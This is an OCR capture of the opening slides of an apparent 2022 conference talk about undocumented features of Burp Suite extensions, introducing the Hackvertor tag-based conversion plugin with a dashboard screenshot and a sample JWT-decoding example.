


Undocumented features of some Burp Suite extensions

Danenkov Ilya


Pentester, Deiteriy Lab

Moscow, August 26, 2022

whoami

- Pentester
- Researcher
- The author of article in Habr
- tlg: @ZeroPerCentAngel

Burp Suite



Burp Project Intruder Repeater Window Help Turbo Intruder
Burp Suite Professional v2022.8.2 - offzone - licensed to OOO Deiteriy [4 user license]
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn Taborator
Tasks
New scan
New live task
Filter Running Paused Finished Live task Scan Intruder ... Search...
Task execution is paused
Resume
1. Live passive crawl from Proxy (all traffic)
Add links. Add item itself, same domain and URLs in suite scope.
2298 items added to site map
Capturing:
3268 responses processed
1074 responses queued
2. Live audit from Proxy (all traffic)
Audit checks - passive
Issues: 1 159 248
Capturing:
36 requests (0 errors)
View details
Issue activity
Filter High Medium Low Info Certain Firm Tentative Search...
Task Time Action Issue type
512 7 19:52:47 23 Aug 2022 Issue found Server-side template injection
511 7 19:52:47 23 Aug 2022 Issue found Cross-site scripting (reflected)
510 7 19:52:43 23 Aug 2022 Issue found Input returned in response (reflecte
509 7 19:51:47 23 Aug 2022 Issue found TLS certificate
508 7 19:51:46 23 Aug 2022 Issue found Cross-domain Referer leakage
507 7 19:51:46 23 Aug 2022 Issue found Strict transport security not enforce
506 0 19:51:08 23 Aug 2022 Issue found Backend Parameter Injection
505 7 19:33:02 23 Aug 2022 Issue found Cross-site request forgery
504 7 19:33:01 23 Aug 2022 Issue found Interpolation - curly
503 7 19:32:36 23 Aug 2022 Issue found Server-side template injection
502 7 19:32:36 23 Aug 2022 Issue found Cross-site scripting (reflected)
501 7 19:32:35 23 Aug 2022 Issue found Input returned in response (reflecte
Event log
Filter Critical Error Info Debug Search...
Time Type Source Message
00:23:44 24 Aug 2022 Error Proxy [12] Unknown host: push.services.mozilla.com
00:17:45 24 Aug 2022 Error Proxy [8] Unknown host: detectportal.firefox.com
00:15:54 24 Aug 2022 Error Proxy [2] Unknown host: safebrowsing.googleapis.c...
23:33:36 23 Aug 2022 Info Proxy ad.wappalyzer.com is using HTTP/2
23:33:26 23 Aug 2022 Info Proxy safebrowsing.googleapis.com is using HTTP/2
23:33:25 23 Aug 2022 Info Proxy www.root-me.org is using HTTP/2
23:29:03 23 Aug 2022 Error Proxy [3] Failed to connect to 0acf005103aa6fe1c033...
23:29:03 23 Aug 2022 Error Proxy [3] Failed to connect to 0acf005103aa6fe1c033...
23:29:02 23 Aug 2022 Info Proxy fonts.gstatic.com is using HTTP/2
23:29:02 23 Aug 2022 Info Proxy fonts.googleapis.com is using HTTP/2
23:28:56 23 Aug 2022 Info Proxy www.google.com is using HTTP/2
23:28:28 23 Aug 2022 Info Proxy i.ytimg.com is using HTTP/2
23:28:28 23 Aug 2022 Info Proxy jnn-pa.googleapis.com is using HTTP/2
Advisory
Memory: 265.2MB
Disk (project): 256.0MB
Disk (temp): 39.9MB

Burp plugins problem

lack of documentation + unfriendly UI + bugs = high barrier to entry

Plugins from James Kettle

- James Kettle is the Director of Research at PortSwigger
- Author of some Top-10 Burp plugins with great features
- … but some lack of documentation




Hackvertor

conversion everything everywhere

What is Hackvertor?

- Tag based conversion tool
- Available in Community version
- Include complete code interpreters/compilers for 4 languages
- hackvertor.co.uk functions implementation in Burp plugin

Basic usage


1 x ...
Charsets Compression Encrypt Decrypt Encode Date Decode Convert String Hash HMAC Math XSS Variables Loops
Languages Custom Search
auto_decode auto_decode_no_decrypt d_base32 d_base64 d_base64url d_html_entities d_html5_entities d_js_string d_burp_url d_url d_css_
Input: 789 789
Output: 205 220
<@auto_decode>eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c<@/auto_decode>
<@d_jwt_get_header>eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c<@/d_jwt_get_header>
<@d_jwt_get_payload>eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c<@/d_jwt_get_payload>
<@d_jwt_verify('your-256-bit-secret')>eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c<@/d_jwt_verify>
{"alg":"HS256","typ":"JWT"}
{"sub":"1234567890","name":"John Doe","iat":1516239022}
{"alg":"HS256","typ":"JWT"}
{"sub":"1234567890","name":"John Doe","iat":1516239022}
1
Clear Clear tags Swap Select input Select output Paste inside tags Convert

Tags for Tags God

Request

Pretty | Raw | Hex | Hackvertor


```
